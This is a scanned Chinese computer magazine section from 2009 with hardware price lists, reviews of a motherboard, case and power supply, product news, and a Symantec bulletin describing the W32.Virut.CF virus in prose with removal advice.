▲希捷由于受到固件门问题的影响，产品不得不进行低价促销，其新上市的7200.12单碟500GB硬盘打出了399元特价，市场反应不错，预计近期其他型号也会相继进行不同程度的下跌促销。而西数和日立方面并没有对希捷的行为做出回应，整体表现依然平稳。

内存

型号	平均价(元)
金士顿 2GB DDR2 800	135
金士顿 1GB DDR3 1333	175 ★
威刚 1GB DDR2 800(万紫千红)	85
威刚 2GB DDR2 800(万紫千红)	135
胜创 1GB DDR2 800	90
胜创 2GB DDR2 800	135
金邦 1GB DDR2 800(千禧)	85
金邦 2GB DDR2 800(千禧)	140
宇瞻 2GB DDR2 800	135★
宇瞻 1GB DDR3 1333	230
三星 1GB DDR2 800(金条)	95
三星 2GB DDR2 800(金条)	135


▲内存在经过一轮上涨之后，目前价格纷纷回落，主流2GB DDR2 800规格的均价已经降至135元，而且整体价格仍有持续下调的趋势，相信很快就会跌破130元大关。现在装机的用户见到内存价格下调不用急于购买，由于受上游代理库存过大的影响，内存短期不会有明显反弹，可以等待触底时再出手。

显示器(LCD)

型号	平均价(元)
22英寸	
长城 M228	1050★
玛雅 P228D/22	1299
Acer X223Wbd/22	1280
LG W2242S/22	1399
戴尔 UltraSharp 2209WA	1660
24英寸	
优派 VX2433wm	1750
明基 V2400W	1599★
三星 2443B	1950
戴尔 S2409W	1950
AOC 2430V	1600

▲虽然现在16:9与16:10两种显示比例打得不可开交，但对于旧标准下的低价22英寸一线品牌产品还是很值得用户选购的，例如：明基G2200W为1080元、AOC 210V为1099元等等。另外，一些24英寸液晶的价格也出现了松动，三星 2443BW与明基 V2400W都降到了2000元内。

主板也玩儿多媒体
技嘉EG45-UD2H主板




1199元 | 010-62102838 | http://www.gigabyte.cn


不可否认在AMD平台上由690G、780G、790GX等引领的整合之风遍布了HTPC的市场，由于整合芯片的性能尚可、价格廉价，并且具有高清硬解码能力，使得用户对此类芯片组推崇有加。随着NVIDIA在芯片组领域的越发颓势，大家似乎已经淡忘了Intel平台上的整合平台。但G45芯片组的推出打破了这个局面。

名门世族

可以说Intel推出的G45芯片组，是目前Intel平台上最强的整合芯片组主板，它可以支持1333MHz的前端总线，支持DDR3 1333MHz的内存规格，集成了强大的GMA X4500HD显示核心，X4500HD可以支持DirectX 10、Shader Model 4.0及OpenGL 2.0，采用全新Unified Shader架构，Shader运算单元数目不仅由上代的8个增至10个，而且运算效能也被大幅提升。而且众所周知，在高清解码方面，以前的G35芯片组只能支持VC-1部分解码，完全不支持更重要的H.264解码，而G45采用新的图形核心后，号称已经具备对H.264和VC-1的硬件解码能力，高清播放应该有明显的改进。



测试中选用了VC-1压缩的1080p测试影片，可以看出相比老一代G35芯片组，G45对于VC-1的解码还是停留在部分解码阶段，但是40%多的占用率已经减小了CPU的大部分负担，达到流畅播放还是不成问题的。



H.264解码测试让人欣喜，同样是分辨率为1080p的测试影片，不足10%的CPU占用率可以确定G45对于H.264是完全硬件解码的。

对于新一代G45芯片组而言，提升的不仅仅是性能而已，与老一代的G35系列芯片组相比，G45芯片组采用了全新的65nm制程，在工艺方面的进步，使得它的发热量和功耗大大降低。在与其竞争对手AMD的780G/790GX相比时，也更加有竞争力。

小知识 PCI-E后面的倍数是什么意思？


与PCI和PCI-X不同，PCI Express是建立在一个串行传输协议上的，其策略就是低位宽高频率。并且通过合并多条PCI Express通道，它的带宽可以轻易地翻倍。所以PCI Express总共有5种接口：×16，×8，×4，×2和×1，"×"后面的数字就是合并的通道数量。

求同存异

此款主板采用了其一贯的蓝色PCB设计，板型为Micro-ATX结构，整合了GMA X4500HD显示核心，性能相当非常不错。

官方的G45芯片组最高可以支持1333MHz的前端总线，以及DDR2 800的内存规格，但此款主板继承了技嘉传统的超频策略，支持到1600MHz前端总线的处理器，以及DDR2 1066规格内存。此举使得主板在规格支持方面直逼中高端芯片组产品，用户可以升级的空间更大。

在供电方面同时主板采用了全日系固态电容，处理器的供电部分采用四相电源回路供电，即使超频工作，也能够保持处理器的稳定供电。



主板的扩展接口秉持了Micro-ATX的一贯风范，提供了一根PCI-E×16插槽，一根PCI-E X1插槽以及两根PCI插槽，并为了照顾仍在使用老接口的用户，主板上板载了IT8213F芯片提供了一个软驱接口以及一个IDE硬盘接口，但需要注意的是，虽然表面上看起来此款主板提供了PCI-E×16插槽，但是由于G45的限制此插槽只有PCI-E×4的速度，升级独立显卡时相比PCI-E×16性能会损失10%～15%。

此款主板采用了功能更为齐全的ICH10R南桥，在主板上提供了5个SATA接口，相比ICH10，这个字母"R"代表了可以支持RAID 0、1、5、10等模式的磁盘阵列。

此外，由于型号中带有"UD"字样，那么此款主板也不例外地具有技嘉独有的"超耐久"技术，GA-EG45M-UD2H是技嘉第三代超耐久系列产品，采用2盎司纯铜，高质量业铁盐芯电感及低电阻式晶体管可以在一定程度上降低主板的能耗，使得此款主板更适合HTPC、商用办公等应用。

规格

芯片组	CPU插槽	支持内存类型
G45+ICH10R	LGA 775	4×DDR2

集成声卡	集成网卡
Realtek ALC888	Realtek 8111C

CPU种类
Core2 Extreme、Core 2 Quad、Core 2 Duo、Pentium



做工出色、定位明确

供电部分未配备技嘉传统的热管式散热器

Intel平台上小板型、整合主板的强力选手，并且集成了技嘉的多项特色，强烈推荐。



CF [YP29]

喜形于“色”

技展彩钢9号机箱

199元 | 010-62682176 | http://www.jizhan.com.cn



指数	
易用程度	7
界面外观	9
性能表现	6
特色功能	7




继彩钢6号带着机箱材料的革命来到市场后，此次老牌大厂技展再次高调推出彩虹9号，旨在推进彩钢大众化的目标，今天进入评测室的就是这款产品。

名门出贵族

彩钢9号集成了彩钢6号的优秀品质，无论是钢板厚度，还是5(3.5英寸硬盘位)+3(5.25英寸光驱位)+2(软驱位)的设计，都保持了高水准。侧面板的绿色风罩也继续着清新养眼的风格。


外形上方正，稳重的设计让人丝毫觉察不到此款产品的定位是面向大众化的，无时无刻不透露出一种颇显高贵的气息。



有棱有角的外观刚毅，方正亦不失柔美，光洁圆润;前面板布局较为简练，增大面积的轻触式电源键，重启键使得整体更为协调，而开关机等操作也变得简便。

细节决定成败

在彩钢9号的评测里我们就说到，技展的彩钢系列机箱都采用了Intel标准的HD Audio屏蔽型前置音频线，目前在国内的机箱里很少看到有符合Intel标准的前置音频线。



市场上销售的机箱大部分配置的是无屏蔽的排线，这种排线由于抗干扰能力差，必然降低声卡的音质，特别是HD Audio，影响更大。所以配置HD Audio后，最好选择配置标准音频线的机箱。

另外在无法进行卷边处理的边角上，技展也为彩钢9号安装了多出橡胶塞防止刮伤，更可看出此款机箱的用心之处。

规格

标准机箱	立式	ATX/microATX
机箱类型	机箱样式	机箱结构
7个（2个软驱位、5个硬盘位）		
3.5寸仓位		



架构稳定

彩钢覆盖面积稍低

继彩钢6号后的一款杀手级机箱，以其低廉的售价、贵族的血统冲击着市场，强烈推荐购买。

CF [YP30]

游戏之星

多彩 DLP-600A电源

新品 | 0755-89929888 | http://www.deluxworld.com



众所周知国内电源市场，国产品牌认知度并不是很高，往往国产电源被誉为低价、勉强够用的代名词。而被认为是品质象征的80Plus标准，几乎无法在国内主流产品上得到支持。而此次进入评测室的多彩推出的DLP-600A便是打破主流平庸现状的产品。

主流定位，高端配置

为了应付高端平台的高端显卡需求，顶级的电源都采用了多路12V输出设计。但随着显卡，处理器功耗不断的提高，单单追求多路并不可取，更重要的是单路12V输出能力。由下表中可以看出，多彩DLP-600A在保持双路12V输出的同时，更达到了+12V1@17A、+12V2@18A的输出能力，足可以看出此款电源的实力不俗。

火速链接

80Plus标准请参见本刊2009年第2期《航嘉R85多核电源》评测。

不仅如此，符合80Plus标准，让此款电源在保持高功率输出的同时也具备节电的能力，采用主动PFC设计让高达400W的输出有了80%以上的能效转换比，并且具备国产电源的最大优势——仅有4W的待机功耗。

网络大补贴

通过80Plus认证的产品一览

http://www.80plus.org/manu/psu/psu_join.aspx

附加功能一应俱全

DLP-600A的背板提供了电源开关，并留有大量散热孔，以确保散热性能。除此之外此款产品还可以自适应90V-264V宽幅电压变动，可以很好适合电源不稳地区供电需求，大大提升稳定性。

规格

CCC、RoHS、80Plus	主动PFC
认证	PFC
20+4PIN，1×（6+2）PIN，2×6PIN，6×大4PIN，2×小4PIN，4×SATA 接口	
400W 额定功率	560W 最大功率



性能优异



性价比稍低

一款不错的电源产品，在主流领域可以说是一款全能产品，让人疑惑的是其80Plus是否通过认证暂时无法查证（至截稿日期80Plus官方网站无记录）。



指数	
易用程度	6
界面外观	8
性能表现	6
特色功能	7

CF [YP31]



WD实现硬盘节能技术新突破

全球最大硬盘厂商之一的西部数据，最近推出了全新的Caviar Green系列3.5英寸硬盘，来支持绿色环保事业。Caviar Green硬盘属于WD推出的第二代节能系列，采用西部数据独家专利的GreenPower节能技术，以节能环保开创特色应用，能够有效减少能源消耗量达20%，同时也将效能往上推升10%之多。Caviar Green共有三大特色技术：IntelliSeek可以优化降低寻道功耗，IntelliPark可以在闲置时将磁头撤出，从而降低功耗，而IntelliPower则会根据工作负载智能调节模式，这些特性都为用户带来了全新的应用体验。与其他品牌同类产品相比，每个WD Caviar绿色硬盘耗电量平均可节省4～5W；这使用户在构建更大容量的系统时，能获得均衡的系统性能、可靠性和节能特性。（姚雯）


新品上市 | 800-820-6682
www.wdc.com/cn




告别传统 明基BenQ推出上网一体机

2009年2月，明基在推出移动上网本Joybook Lite U101后，又推出Net Screen（简称nScreen）上网一体机产品。nScreen内置摄像头、麦克风、无线上网卡以及VOIP电话，不用安装多余的上网设备和线路，就可直接用这台"智能液晶"无线上网、视频聊天、打网络电话，畅享简单e生活的乐趣。方便好用的屏幕下方还有开关/音量调节旋钮设计，让操作更加便捷，让你感受到原来操作电脑就像操作收音机般简单！告别笨重的大机箱、告别冗余的连接线和连接孔，将屏幕、机箱、音箱完美整合。（西浩铭）

新品上市 | 400-888-8980
www.benq.com.cn






金士顿骇客神条采购正当时

"骇客神条"HyperX系列是金士顿面向玩家的高性能内存系列，单从外表看就显示了不凡的身价。宝蓝色的金属外壳采用导热性极佳的合金材料压制而成，既能有效散热，又能屏蔽机箱内配件间的电磁干扰，因此能够在更高的频率运行，也就是普通用户口中的"超频内存"或者"发烧友内存"。除了运行主频更高以外，骇客神条还具备低延时的特性。DIYer和游戏玩家都知道，决定内存运行效率的因素，除了频率外还有内存延时，如果延时过高，那么实际执行效率甚至还没有低频率的内存高，比如DDR2-533相比DDR-400没有性能优势，就是输在了延时上。相反，在相同的运行频率下，低延时的内存产品就拥有胜过普通内存的性能表现，尤其是3D游戏的性能表现，例如世界顶尖的魔兽战队WE，选择的就是HyperX。（姚雯）

新品上市 | 400-810-1972
www.kingstonblog.com.cn







现代音响推出HY-9500

日前，现代音响推出了HY-9500二代产品。新产品取消了HY-9500F的独立功放和遥控器，增加了一个塔式线控器，使音箱的音量调节非常便捷。同时，新产品在配置方面进行了升级，重新设计的电路，让音质有了全新的突破。音箱造型时尚，韩国元素尽在其中。在音质上，现代HY-9500二代有了较大提升，效果让人感到惊讶。和其他品牌的同类产品相比，该产品的音质非常出众，可见现代音响在电路设计及调校上花费了很大工夫，也对比了许多产品。不同的调谐顺畅，没有明显缺憾。高频柔顺细腻，中频质感突出，低频富有弹性，清晰度很好。在播放激烈枪战游戏、嘈杂人声时，效果也相当不错。（李隆）

185元 | 400-779-1617
www.hyundaicn.cn

多彩DLA-681即将上市





DLA-681拥有独特的外观设计，突破了传统的OLED屏显UI，采用了圆润的长方块造型。并且这款机器采用了多种配色方案，有神秘性感的黑色，晶莹剔透的翡翠绿，浪漫温馨的粉色。更让人惊喜的是，这款机器打破数字按键点歌理念，使用者可以直接在软件里实现点歌功能。DLA-681机身正面面板上仅有一个按键，其他的辅助按键设计在机身的侧面，使用起来相当方便，只要轻轻点动按键，就可以实现各种功能操作。它的功能也是相当强大，内置麦克风，支持MP3、WMA、WAV、FLAC、APE多种音频格式，支持TXT电子阅读功能，支持录音，可实时录制FM调频节目，而且它还具有人性化的批量删除音乐及文件功能。内置的锂电池具有智能充电管理功能，最大限度延长了锂电池的寿命。（李隆）

新品上市 | 0755-89597916
www.delux-digital.com


麦博梵高FC260十周年纪念版强势推出



作为麦博经典系列，梵高一向以出色音质及精细做工为世人称道。日前，麦博梵高FC260将推出十周年纪念版。FC260十周年纪念版是麦博依托丹麦顶尖级扬声大师Peter Larsen用HiFi理念打造的2.0对箱。扬声器采用Peter Larsen创新设计的1英寸T9高音单元和5英寸M5低音单元的完美组合。采用德国Kurt Muller高音振膜，凝结了大师的精心调教，彰显着大师"欧洲高音王"的神韵。而尤为出奇的，还在于新款FC260采用了美国进口IGBT场效应管功率放大芯片。"双核"魅力，还原音乐本色，音响瞬态优异、低音强劲、音色醇美、高度保真、乐感十足。为平民化消费打造HiFi级的享受！（李隆）

新品上市 | 800-830-5652
www.microlab.com.cn

玩家最爱，技展钢铁侠机箱上市



这款机箱简约设计中不失时尚，冷峻中带着大方。箱体以黑色为底，辅以银色剑形前置挡板，剑身尖端部分一线红色点缀，凸显不凡，彰显睿智，适合个性玩家选择。此前置挡板在需要使用光驱时可以打开，不使用时合上，既可以很好地保护光驱等免受灰尘的污染，亦可保持箱体设计的一致性和协调性，视觉效果出众。钢铁侠机箱采用无铅化优质电解板材，不易锈蚀、不易划破，有效阻挡电磁辐射，机身强度高。用料和工艺均遵守国家《电子信息产品污染控制管理办法》和欧盟RoHS规范，采用环保无铅材料，在最容易产生铅金属过量的电镀和焊接生产环节上杜绝有害物质，从源头保证产品的环保性能。侧板采用单面烤亮漆，该工艺制作难度及成本高，防辐射能力强于普通工艺或双面烤漆工艺，是注重健康人群的不二之选。（李隆）

新品上市 | 0755—8633 8331
www.jizhan.com.cn



天敏数码相框红色DPF700S上市

具有喜庆红色边框的DPF700S上市了，7英寸屏幕带来的视觉效果绝对是传统相框所不能比拟的。该相框拥有自动幻灯式播放照片功能，显示效果极为突出，色彩鲜明、影像清晰。产品设计更具人性化，将操作按钮、接口及插孔都安排在了相框的两侧后方。而背部支架也采用了分离式设计，通过支架头部的球形支点与机身背部的凹槽相结合，使机身能够在更大的范围内实现自由旋转、倾斜和拆卸，使用起来非常方便。天敏DPF700S数码相框的接口也很丰富，位于侧面的USB端口可连接U盘等设备，使用起来非常便捷。位于侧面的三合一多功能存储插槽主要用于支持SD/MMC/MS卡，能轻松实现各种设备之间的输入与导出。（李隆）

299元 | 0752-2677510
www.10moons.com



盈通512M高频HD4670杀到

盈通R4670游戏高手采用Radeon HD 4670显示核心，内置320个流处理单元，核心频率高达750MHz，显存频率为2000MHz！整版设计出色，用料扎实。供电采用全固态电容搭配全封闭铁素体电感设计。显存方面，选用了三星顶级的1ns GDDR3显存颗粒，超频潜力出色。显存容量为512MB，默认频率高达2000MHz！相比市面上大量256MB显存的4670显卡，盈通提供了更大容量的显存，能够满足显卡在较高分辨率以及DirectX 10特效打开的情况下对显存的渴求。从接口方面来看，盈通R4670游戏高手搭配了HDMI、DVI和VGA三种不同的接口，满足用户多样化的使用需求。总的来说，盈通R4670游戏高手在做工、用料、设计和性能等方面都达到了很好的平衡，是市售显卡中不可多得的优秀选择。（李隆）

499元 | 010-82536580
www.yeston.net

新品上市 · EXPRESS

卡巴首款全功能手机安全软件上市

伴随我国第三代移动通信（3G）牌照正式发放，日前，卡巴斯基开始发力3G市场，率先推出第一款为3G手机保驾护航的全功能安全软件。这款软件采用了卡巴斯基最专业的反病毒引擎，依托其全球化病毒分析中心和病毒库，能在第一时间监测、更新最新的手机病毒。这款智能手机安全解决方案能够兼容Symbian OS 9.1、9.2、9.3Series 60 UI和Microsoft Windows Mobile 5.0、6.0、6.1等系统，目前市场上大部分智能手机都能够方便地进行应用。（**白斌**）

小编点评：尽管目前已发现的手机病毒达400余种，但随着3G时代的来临，手机病毒、木马、间谍软件将呈几何级数增长，蓝牙、红外等与电脑之间的数据连接将使手机呈现出与电脑一样的易感染病毒、挂马的危险性，更有甚者，病毒感染也一样会导致手机SIM卡等硬件的破坏。手机防毒将成为安全领域的一个新舞台。

华硕智能手机低调上市

在P320成功上市的一个月后，华硕再次"低调"地与全球导航系统领航品牌Garmin于2月4号宣布成立策略联盟，他们结合彼此在智能手机与导航系统的领先技术，以品牌合作模式推出Garmin-ASUS智能手机。Garmin董事长暨执行长高民环对此次合作深具信心，他认为，整合性的数码产品是未来的大势所趋。策略联盟能彻底发挥两个品牌的既有优势，结合双方的资源与技术实力，打造可提供创新行动定位服务的智能型导航手机。华硕电脑董事长施崇棠也相信华硕与Garmin的策略联盟，象征着行动导航与通讯进入崭新的时代。（**于峰**）



多彩DLP-600A电源全面上市

多彩DLP-600A不仅符合Intel 12V 2.31设计规范，还符合80PLUS要求，满足400W额定功率的输出，保证你的爱机"稳如泰山"。支持顶级游戏平台及服务器，可以满足高端攒机用户需要。而在节能环保方面，由于产品采用了主动式PFC、智能温控，功率因数高达0.99，能源转换更高效。多彩DLP-600A采用12cm双滚珠四色彩灯透明风扇和长寿命低抗系列电解电容的搭配设计，不仅可以为你提供一个安静的使用环境，还使整个较高端电源最脆弱的部位得到了加强，并将其寿命延长了2～3倍，可以保障电源连续50000小时无故障工作。（**李隆**）

斐讯FS8000系列交换机冲击高端市场

2009年2月17日，"斐然卓越 成就你我——斐讯通信FS8000系列交换机新品发布会"在北京举行。新闻发布会上，斐讯展示了根据最新市场需求研发的FreeSwitch 8000（FS8000）系列交换机，以及其他网络新品。FS8000系列交换机定位在大型企业网络的核心层或者是城际网等的汇聚层，其产品的最大优势在于它的电信级可靠性、先进的架构、出众的容量及性能、可靠的安全性、多业务支持能力、全面支持IPv6、MPLS，并且节能环保。而电信级可靠性，则体现在交换引擎、电源等关键模块可以进行1：1方式的备份，同时结合高可靠性的FOS交换机操作系统，能够实现自动故障切换和智能持续交换，保证关键业务应用不间断运行。（**陈荣贵**）

小编点评：2008年，运营商重组并没有影响城域以太网建设的步伐，相反，随着FTTH建设的提速及业务发展带来的网络转型压力，2008年各大运营商的城域以太网建设规模不断扩大，拉动了中高端以太网交换机市场的发展。这样的市场环境，可能就是斐讯携FS8000系列交换机冲击高端市场的信心所在吧。



2009大中华区VR盟主选拔赛正式开赛

2009年2月25日，由爱迪斯通科技有限公司、达索系统联合主办，北京理工大学、上海交通大学等全国20余所高校承办，火星时代、水晶石人才码头、视觉同盟等众多业内外主流媒体鼎力支持的"2009大中华区VR盟主选拔赛"正式开赛。本次大赛将涉足两岸三地数十所高校，覆盖大中华区70%的地域。通过主题比赛、技术讲座及培训、多城市巡展等方式，全面、深入地推动包含游戏开发、建筑设计导览、教育学习、工业设计等虚拟现实技术及数字产业设计应用方面的发展与交流。（**张文**）

小编点评：3DVR虚拟现实（Virtual Reality）技术是近年来一项十分活跃的研究与应用技术，非常神奇。2008年北京奥运会就成功地应用其完美达成了多项创意演出。2003年至今，"VR盟主选拔赛"已成功举办了五届，挖掘了众多3DVR数字创作人才。

缤特力影院音效游戏耳机

2009年2月，缤特力公司发布面向高端硬件发烧友的多媒体游戏耳机产品Game Com777。作为缤特力目前的顶级游戏耳机，Game Com777最大的亮点在于采用了支持杜比5.1环绕立体声技术的USB声卡，此项技术的应用使Game Com777在游戏中表现出卓越的定位能力，同时也为用户带来顶级的音效体验。Game Com777一改过去缤特力耳机较为"纤瘦"的特点，外型与直升机驾驶员或者F1工作人员的专业通讯耳麦非常相似，专业感十足。耳机单元采用的是方形全包式结构，体积非常大，隔音效果非常出色。单元垫圈采用的是透气性能与舒适度都非常好的天鹅绒材料，使舒适度大大提升。麦克的设计是可隐藏式的，使Game Com777的外观更加简练。另外，Game Com777整体做工极为扎实，材质也有了很大的改进。无论是从音效表现还是从外型突破上来说，Game Com777都堪称缤特力游戏耳机的经典之作，该产品的推出将满足追求极致音效体验的玩家需求。（**于峰**）

业界资讯 · EXPRESS

中国台商服务网全新改版

2月18日，中国台商服务网（www.tsfw.cn），台湾爱克斯国际集团——北京诚安通科技有限公司在京举办了中国台商服务网的全新改版上线新闻发布会，特邀台企联、北京市台办领导、中国国民党副秘书长张荣恭先生作为嘉宾，参与本次中国台商服务网改版上线的启动仪式。在发布会上，爱克斯国际集团执行长陆子建先生给与会者隆重推介全新改版的中国台商服务网，让大家在第一时间体验到中国台商服务网改版后在便利和实用性上的极大提升。（**陈荣贵**）

小编点评：改革开放以来，随着海峡两岸交流的日益增多，越来越多的台商、台生、台胞来大陆工作、投资、求学、旅游、探亲。中国台商服务网正好为他们在大陆的生活提供了一个非常好的交流平台。而且，中国台商服务网竭尽所能，整合了全国各地的涉台资源。相信这些资源会对广大台商在大陆安家置业、子女教育、事业发展等方面提供全方位帮助。



富士施乐成为业界首家荣获环保成就奖企业

2009年1月21日，富士施乐（香港）有限公司荣获2008香港工商业奖——环保成就奖。富士施乐（香港）有限公司总裁余树章出席了颁奖典礼。这是香港特别行政区政府为表彰富士施乐（香港）长期以来在公司运营和客户服务中为环境保护所作的贡献，亦是对富士施乐在环保方面坚持不懈的探索与实施的充分认可。香港工商业奖于2005年正式设立，共设有七个奖项，旨在表彰香港企业在迈向高科技及高增值服务过程中取得的杰出成就。（**于峰**）

技嘉主板1月全球出货量夺冠

在全球金融危机的背景下，2009年也笼罩在阴影中，尤其是电子产品受到了较大的影响，但也有逆势增长的情况出现，比如主板市场中的技嘉。技嘉在2009年1月份出货了160万块主板，是四大主板厂商中出货量最多的一个，也是

诺顿病毒播报 W32.VIRUT.CF

from symantec

病毒分析：

最近爆发的 W32.Virut.CF 是一个比较"棘手"的病毒。它不仅影响范围广、传播快，而且不容易从受感染的网络中移除。W32.Virut.CF 变种采用了双层加密技术，将自己的内容"包装"得十分隐蔽；同时，病毒还会以不同的形态去感染文件，企图以此躲过防病毒软件的检测和移除。

W32.Virut.CF 病毒会入侵计算机系统的多个进程，关闭 Windows 文件保护功能，并监控是否有任何进程打开新文件，以对其进行感染。常见的被感染的文件格式包括 EXE 可执行程序和 SCR 屏幕保护程序。同时，HTM、HTML、PHP、ASP 等网络常用文件也是病毒感染对象。在感染这类网络常用文件时，W32.Virut.CF 会试图在文件中加入 iframe，通过 iframe 中的命令将浏览器重新定向到恶意网站。同时，病毒会在受感染的计算机中安装后门，并下载恶意代码。另外，W32.Virut.CF 病毒可能会感染其他病毒文件；在这种情况下，多个病毒文件的叠加使其内容变得更复杂，传播途径更多样，这在很大程度上增加了防病毒软件检测和杀除的难度，并扩大了 W32.Virut.CF 病毒的传播性。

发布：赛门铁克中国安全响应中心

病毒类型：感染型病毒

受影响的操作系统：Windows 95/98/2000/Me/XP/Vista/NT, Windows Server 2003

如何防范及查杀：

1. 立刻启动您的赛门铁克防病毒软件并运行 LiveUpdate，以获取最新病毒定义库，保护计算机抵御病毒攻击。
2. 一旦发现有计算机感染了 W32.Virut.CF 病毒，请立刻将其从网络中隔离，并使用赛门铁克防病毒软件对计算机中所有文件进行扫描，以检测和移除受感染的文件。建议用户在系统安全模式下对计算机进行此操作。
3. 暂时关闭网络的"写入"功能，使病毒无法向其他联网的计算机传播。
4. 若用户未安装防病毒软件，赛门铁克提供针对 W32.Virut.CF 病毒的清除工具。用户可前往 http://www.symantec.com/security_response/writeup.jsp?docid=2009-022016-4444-99 下载使用。

赛门铁克中国安全响应中心简介

